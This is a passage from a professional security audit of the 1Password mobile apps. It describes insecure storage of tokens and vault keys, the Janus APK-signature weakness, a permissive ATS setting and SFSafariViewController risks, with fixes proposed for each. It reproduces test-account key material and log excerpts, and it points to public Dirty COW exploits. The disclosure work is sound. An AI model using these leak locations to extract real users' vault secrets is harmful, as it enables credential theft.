5 protected_files.txt
```

To mitigate this issue, it is recommended to integrate the Data Protection capability at application level[21]. This will ensure that application data files are protected at rest with the strongest encryption available on iOS, *NSFileProtectionComplete*[22]. Furthermore, in order to protect the cached entries, one could subclass *NSURLCache* with a custom variant that stores URL responses in a custom SQLite database with file protection set to

[21] https://developer.apple.com/documentation/.../com_apple_developer_default-data-protection
[22] https://developer.apple.com/documentation/foundation/nsfileprotectioncomplete

NSFileProtectionComplete[23]. Alternatively, before the request is sent, caching could be disabled with a code snippet similar to that which has been offered below.
Proposed fix (to be deployed pre-request):
```
configuration.requestCachePolicy = .reloadIgnoringCacheData
```

An alternative mitigatory action could constitute clearing all cached responses once the response is received.

Proposed fix (to be deployed post-request):
```
URLCache.shared.removeAllCachedResponses()
```

In addition to the above, *SQL Cipher*[24] could be considered to encrypt SQLite databases at rest. The encryption key should be stored in the iOS keychain whilst data remains protected. For additional mitigation guidance, feel free to peruse the blog post entitled "*Best practices to avoid security vulnerabilities in your iOS app*"[25].

1PW-19-014 OPA: Token & PII access via inadequate KeyStore usage (*Medium*)

***Note**: 1Password have not accepted this finding as an issue. The data described is necessary for 1Password to unlock when the user authenticates, and as a result must be stored in a location that does not require further user authentication - in this case the Android app's own sandbox.*

The discovery was made that the Android app fails to correctly leverage the *Android KeyStore*[26], a hardware-backed security enclave ideal for secure storage of sensitive application information. Alternatively, the Android app leverages local files to store data, thereby leaking PII and tokens on unencrypted files. This approach is naturally considered insecure since information of this nature could be accessed by a malicious attacker with physical, memory, or filesystem access. At the time of testing, some sensitive items were deemed insecurely stored outside the *Android KeyStore* and the *Android Encrypted Preferences*[27].

The presence of this issue was confirmed whilst assessing the *Android KeyStore* and *Android Encrypted Preferences* for authentication tokens and application secrets. Sensitive data such as user authentication tokens and user PII was found to be stored unsafely within the following locations:

[23] https://stackoverflow.com/questions/27933387/nsurlcache-and-data-protection
[24] https://www.zetetic.net/sqlcipher/ios-tutorial/
[25] http://blogs.quovantis.com/best-practices-to-avoid-security-vulnerabilities-in-your-ios-app/
[26] https://developer.android.com/training/articles/keystore
[27] https://developer.android.com/topic/security/data

Example 1: PII and vault key exposed on preference files

Affected file:
shared_prefs/b5_account_details.xml

Affected contents:
```
{"accountName":"cure53 
1pw19","serverURL":"https:\/\/cure531pw19.b5test.com","emailAddress":"7asecurity
+droid@cure53.de","accountKey":"A3-F3DTLE-DSDN8Q-C8HV6-GBG8J-PY9WG-
EET46","accountUuid":"MU5OI2CBXRGQ3LCC64CHJRNEQU","userUuid":"WU7GSMUIJBGFTNUCOS
TGZUUGMI","userAvatar":"","baseAvatarUrl":"https:\/\/
a.b5test.com\/","teamAvatar":""}
```

Affected file:
com.agilebits.onepassword_preferences.xml

Affected contents:
```
{"acctKey":"A3-F3DTLE-DSDN8Q-C8HV6-GBG8J-PY9WG-EET46","symmKeyEncr":
{"alg":"PBES2g-
HS256","cty":"b5+jwk+json","data":"heo5qNpYFoMaeKX5JkscfkKXOEeJFQ4RyT0zTrBQlko63
zFCdse0wE8YDT3eDbCUdab7-19KUhtYF_KKdGx52OYwLK08AlZSBNHqGc6Fd-
e9iv7Dxnbr6N0zd54Yox7hYvLJYriA9afLjzZiiYTF67ZH0a7J9AsJ-ql-
J_lH2Z3tPMqZKrVWWfOjli8RlT7RUCxRSckSamJDlFNg-
zmWl1oQrjmfZoS3ZgHUEY8","enc":"A256GCM","iv":"0Pymr4Hj1Yq0jQri","kid":"mp","p2c"
:49212,"p2s":"ut4SIZOOInO4bZGVFgJ4-A"}}
```

Example 2: Crypto keys and artifacts revealed in log files

Affected file:
`files/LAST_DR_SYNC_LOG`

Affected contents:
```
[...]
Child keyset:wujv4sjq7itc23jr74cou6etwu encrBy:ew3ov3hbdcf5yuqapvpz4qpnpy sn:1
Decrypted symmetric key kid=wujv4sjq7itc23jr74cou6etwu alg=A256GCM ops size:=2
[11:38:49] Account===MU5OI2CBXRGQ3LCC64CHJRNEQU ===
Keysets:2. ids:
ew3ov3hbdcf5yuqapvpz4qpnpy encrby:mp (OK)
wujv4sjq7itc23jr74cou6etwu encrby:ew3ov3hbdcf5yuqapvpz4qpnpy (OK)
All decrypted !
[...]
Notifier:wss://b5n.b5test.com/MU5OI2CBXRGQ3LCC64CHJRNEQU/
WU7GSMUIJBGFTNUCOSTGZUUGMI/yih7be4sdvwapjpxijyrsd5hq4
Versions=> Templ:3080193 User:3 Keyset:2 Acct:3 SupportsItemUsage
Total 2 vaults. Overviews....
1: Vault:7iyjflhsnlyb3pjknkcro637dy
```

```
Ver=> Attr:1 Context:4 Access:1
2: Vault:jyxebnjkepuqhhtjtnkip3mlkm
```

Please note that this issue persists despite source code that attempts to utilize the Android KeyStore on *com/agilebits/onepassword/b5/crypto/B5CryptoUtils.java*.

To mitigate this issue, one can recommend avoiding clear-text storage of vault keys, account information, PII, and crypto-related details. Alternatively, the relevant platform options should be leveraged to store application secrets safely. In this case, the *Android Encrypted Preferences*[28] or the *Android KeyStore*[29] would be suitable for such purposes.

The Android KeyStore might offer better protection for sensitive data; user-authentication tokens and vault information could be stored there instead of in memory, cookies, or files. Further information regarding the *Android KeyStore* and associated protection features can be consulted in the official Android documentation[30].

[28] https://developer.android.com/topic/security/data
[29] https://developer.android.com/training/articles/keystore
[30] https://developer.android.com/training/articles/keystore

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

1PW-19-002 OPA: Insecure v1 signature on Android *(Info)*

***Note**: 1Password have accepted this finding as a best practice issue. 1Password for Android 8 will require Android versions that are no longer affected by the signature validation issue described.*

Testing confirmed that the Android build currently in production is signed with an insecure v1 APK signature. Continued usage of the v1 signature increases the application's susceptibility to the commonly-known Janus[31] vulnerability on devices operating Android 7 and older versions. This weakness allows attackers to smuggle malicious code into the APK without breaking the signature. At the time of testing, the app supports a minimum SDK of 21 (Android 5), which also utilizes the v1 signature. Hence, the application remains vulnerable to an attack of this nature. Furthermore, Android 5 devices no longer receive updates and are vulnerable to a plethora of commonly-known security issues. Therefore, one can assume that any installed malicious app may trivially gain root privileges on those devices using public exploits[32] [33] [34].

The continued existence of this flaw facilitates a scenario whereby attackers could manipulate users into installing a malicious attacker-controlled APK matching the v1 APK signature of the legitimate Android application. As a result, a transparent update would be possible without warnings displayed in Android, effectively taking over the existing application and all associated data.

One can recommend increasing the minimum supported SDK level to at least 24 (Android 7) to ensure that this known vulnerability cannot be exploited on devices running older and deprecated Android versions. In addition, future production builds should only sign with APK signatures constituting v2 and greater.

[31] https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta….affecting-their-signatures
[32] https://www.exploit-db.com/exploits/35711
[33] https://github.com/davidqphan/DirtyCow
[34] https://en.wikipedia.org/wiki/Dirty_COW

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

1PW-19-003 OPI: Potential clear-text MitM via ATS configuration *(Info)*

***Note**: 1Password have accepted this finding as a best practice issue. This setting is currently present to permit 1Password for iOS' built-in web browser to connect to all websites. 1Password for iOS 8 will no longer contain this configuration.*

Testing confirmed that the iOS application inherently weakens the native iOS ATS configuration by permitting clear-text HTTP communications. Whilst no clear-text HTTP requests were discovered during this audit, the application remains unnecessarily exposed and susceptible to Man-in-the-Middle attacks.

In the eventuality that a page rendered by the application makes a clear-text HTTP request, the application will automatically load it. This would mean that attackers with the ability to intercept clear-text communications could monitor and modify network traffic via public WiFi networks, for example.

Affected file:
Info.plist

Contents:
```
<key>NSAppTransportSecurity</key>
<dict>
   <key>NSAllowsArbitraryLoadsInWebContent</key>
   <true/>
</dict>
```

To mitigate any issues facilitated by the current ATS configuration, one can recommend implementing the following alterations:

- Ensure *NSAppTransportSecurity* remains sufficiently safeguarded by simply deleting the key from the application's *Info.plist*. This would guarantee that HTTPS connections are utilized solely. iOS enforces this by default since iOS 9; the application only supports iOS devices operating iOS 13 and higher.
- Ensure that all URLs in the source code initiate with *https://*, which is widely considered a secure best-practice. Similarly, a commit hook could alert developers at the very moment a clear-text HTTP URL is erroneously committed.

1PW-19-013 OPI: WebView weaknesses via *SFSafariViewController* usage (*Info*)

***Note**: 1Password have accepted this finding as a best practice issue. The identified uses of SFSafariViewController are limited to viewing 1Password support documentation. 1Password are considering switching to WkWebView in a future version of 1Password for iOS.*

During a deep-dive code assessment, the discovery was made that the iOS app currently utilizes *SFSafariViewController*. This constitutes a WebView component that cannot disable JavaScript, follows HTTP redirects, shares cookies and other website data with Safari, and cannot be hidden or obscured by other views or layers. This behavior therefore negates any potential security-screen protection implemented by the iOS app either now or in future iterations. The root cause for this issue can be observed on the following files:

Affected file:
onepassword-apple-release-ios-7.9.5/ApplicationFrameworks/Frameworks/ OnePasswordCore/Common/OPGenericErrorRecoveryAttempter.swift

Affected code:
```
let roofariViewController = SFSafariViewController(url: url)
```

Affected file:
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/ OPSettingsB5AccountViewController.m

Affected code:
```
SFSafariViewControllerConfiguration *configuration =
[[SFSafariViewControllerConfiguration alloc] init];
[...]
SFSafariViewController *safariViewController = [[SFSafariViewController alloc]
initWithURL:url configuration:configuration];
```

Affected file:
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/ OPSettingsSecurityViewController.m

Affected code:
```
SFSafariViewController *viewController = [[SFSafariViewController alloc]
initWithURL:universalClipboard];
```

Affected file:
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/OPAccountMigratorViewController.swift

Affected code:
```
let viewController = SFSafariViewController(url: url)
```

Affected file:
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/OPChooseSubscriptionViewController.m

Affected code:
```
SFSafariViewControllerConfiguration *configuration =
[[SFSafariViewControllerConfiguration alloc] init];
```

Affected file:
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/OPChooseSubscriptionViewController.m

Affected code:
```
SFSafariViewController *safariViewController = [[SFSafariViewController alloc]
initWithURL:[self.viewModel privacyPolicyURL] configuration:configuration];
```

Affected file:
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/OPChooseSubscriptionViewController.m

Affected code:
```
SFSafariViewControllerConfiguration *configuration =
[[SFSafariViewControllerConfiguration alloc] init];
[...]
SFSafariViewController *safariViewController = [[SFSafariViewController alloc]
initWithURL:[self.viewModel termsOfUseURL] configuration:configuration];
```

To mitigate this issue, one can recommend replacing the current *SFSafariViewController* implementation with the safer and more performant *WKWebView*[35] component. Amongst other benefits, *WKWebViews* allows for the disabling of JavaScript, does not share cookies or alternative website data with Safari, and can be hidden or obscured by other views or layers.

[35] https://developer.apple.com/documentation/webkit/wkwebview

Conclusions

For this audit engagement, the 1Password mobile applications available on Android and iOS were subject to deep-dive examinations by the Cure53 testing team. Particular focus was bestowed upon pertinent application components such as the Autofill feature and newly-implemented Safari extension, a plethora of alternative areas were also rigorously examined. Specifically, two members of the Cure53 team completed the project over the course of nine days in February 2022 and identified fourteen notable issues during the audit. Eleven of the findings were considered exploitable, whilst the remaining three were raised merely as hardening recommendations and best-practice implementations.

The 1Password mobile applications evaluated constituted the latest versions available on the official mobile stores. For iOS, the examined version was 7.9.5; for Android, the latest release with version 7.9.2.BETA-2 from the Beta channel was assessed.

Cure53 was also provided with sources for the applications in scope. This significantly increased the effectiveness of the audit, allowing Cure53 to assess the application for security vulnerabilities entrenched within the code and as well as in the active environments. Most of the testing was performed on virtual devices, whereby real devices were primarily used to confirm detected issues or to evaluate features unavailable on virtual environments.

The primary objective behind Cure53's investigation of the mobile applications was to determine whether the existing functionality and connected endpoints and environment could be deemed healthy enough to withstand attacks by malicious users or third-party applications. With a particular focus on common issues that typically blight mobile applications - such as injection attacks and misconfigurations - the testing team's numerous attempts to reveal compromise pathways did not yield many risk-laden vulnerabilities.

The Android application was analyzed with regard to the current version's integration into the Android's ecosystem and the methods by which communication with the Android's platform API is handled. Cure53 initiated assessments to determine whether the application receives data through registered custom schemes (deep links), exported intents with additional strings or Parcelable objects - and if so, how. Toward this, testing confirmed that a multitude of exported activities and deep links lack sufficient input validation. This weakness can be leveraged to perform a host of Denial-of-Service attacks against the 1Password Android app (see 1PW-19-007).

Regarding input validation, a secondary issue pertaining to the Android and iOS applications' login flows was detected and raised with the development team. Whilst 1Password accounts only exist on *1password.com* subdomains, the application permits users to sign in to alternative servers. This weakness could be leveraged by adversaries to leak user information such as email addresses and salts. The process of signing in to a malicious server inherently increases the risk of exploitation via data received from servers of this nature, which could lead to client side-based attacks such as XSS. Positively, this area was considered sufficiently safeguarded upon further investigation. However, one should give due consideration to the fact that sophisticated breaches and behaviors will preserve application susceptibility to attacks of this nature. In addition, the supported GZIP encoding was deemed vulnerable to some client-side DoS attacks, though thankfully testing confirmed that this was not the case. Rather than exhausting memory, the app sufficiently redirects the user back to the login activity. Nevertheless, in order to protect 1Password users from potentially signing in to malicious servers, one can recommend performing a URL validation (see 1PW-19-005).

Regarding file-storage usage, Cure53 highly scrutinized both the processing of sensitive files outside the protected data folder and data reading from files accessible to all. In this regard, testing confirmed that no other locations besides the data folder are utilized to handle sensitive data, thus significantly reducing the attack surface.

Elsewhere, Cure53 also assessed the usage of WebViews and associated exposed *JavaScriptInterfaces*. These interfaces are deployed within the Sharing and Emergency PDF creation features, which both leverage WebViews and the aforementioned *JavaScriptInterfaces*. However, the views are dynamically created and only available in the corresponding activities. Since the activities block users from navigating to other origins such as attacker-controlled webpages, no attack surface to reach internal Java functions via native JavaScript bridges from external pages existed.

Alternative weaknesses identified within the Android mobile application constituted the persistent failure to mitigate commonly-known platform attacks, such as the Janus vulnerability (see 1PW-19-002). Regarding iOS specifically, Cure53 examined the perceived attack surface of the iOS application with considerable success. Here, one particular issue was detected affecting the usage of deep links. This vulnerability could, in turn, facilitate URL scheme hijacking (see 1PW-19-001). Additionally, the iOS platform was deemed susceptible to data leakage via screenshots due to the lack of a security-screen overlay (see 1PW-19-004). Though the Android implementation remains unaffected by this issue, these attack vectors have been known for a considerable number of years. Many examples of tangible real-world exploitation leveraging this vulnerability serve as a persistent reminder that this should be addressed as soon as possible to avoid suffering the same fate.

Generally speaking, both the Android and iOS applications would benefit from integrating the relevant hardware-backed security enclaves for each platform. In the case of iOS, the Keychain security settings should be improved to avoid leakage in backups (see 1PW-19-006). Similarly, PII and tokens are currently stored in clear-text without KeyStore protection on Android (see 1PW-19-014). Therefore, evidence suggests that greater efforts should be made to ensure all sensitive information is protected by the iOS Keychain and Android KeyStore respectively. Additionally, the examined Autofill and *SafariExtension* were subject to rigorous auditing by the Cure53 team. Positively, the Autofill was confirmed to correctly check the domain of stored items if it matches the visited domain of the page. In the eventuality an item belongs to an app, the authentication domain is utilized that relies on a hashed signature of the Android package followed by the package name itself. 1Password initiates an approach that permits the user to select the actual item rather than only displaying those that match it. This was considered a positive and secure technique towards reducing any potential credential leakage to third parties in the eventuality a potential mismatch occurs.

Furthermore, the iOS app was found to deploy *SFSafariViewController*, which generally operates with an insecure and weakened configuration that permits risk-laden behaviors such as the execution of JavaScript. Toward this, the recommendation can be made to utilize the more secure *WKWebView* alternative (see 1PW-19-013). All in all, despite the relatively high volume of issues detected during the assessment, the examined 1Password mobile applications for Android and iOS and associated components garnered a fairly solid impression from a security viewpoint. This perceived security strength is corroborated by the maximum severity rating of *Medium* assigned. This not only confirms the presence of sufficient protection mechanisms against a plethora of attack scenarios targeting the applications in focus, but also provides ample evidence that the 1Password team's awareness of vulnerabilities that typically blight mobile password managers is at a strong enough level to ensure adequate safeguarding of the applications and their users.

However, this audit also underlines that leeway for targeted improvement across a host of exposed application areas is required to elevate the scope in focus to first-class status. This would certainly be achieved by addressing all mitigation and best-practice recommendations offered in this report. Following the successful implementation of said guidance, Cure53 would perceive the audited versions of the examined applications and features in scope as sufficiently secured for production use.

Cure53 would like to thank Stephen Haywood, Rick van Galen, Rudy Richter, Kevin Hayes, and Saad Mohammad from the 1Password team for their excellent project coordination, support and assistance, both before and during this assignment.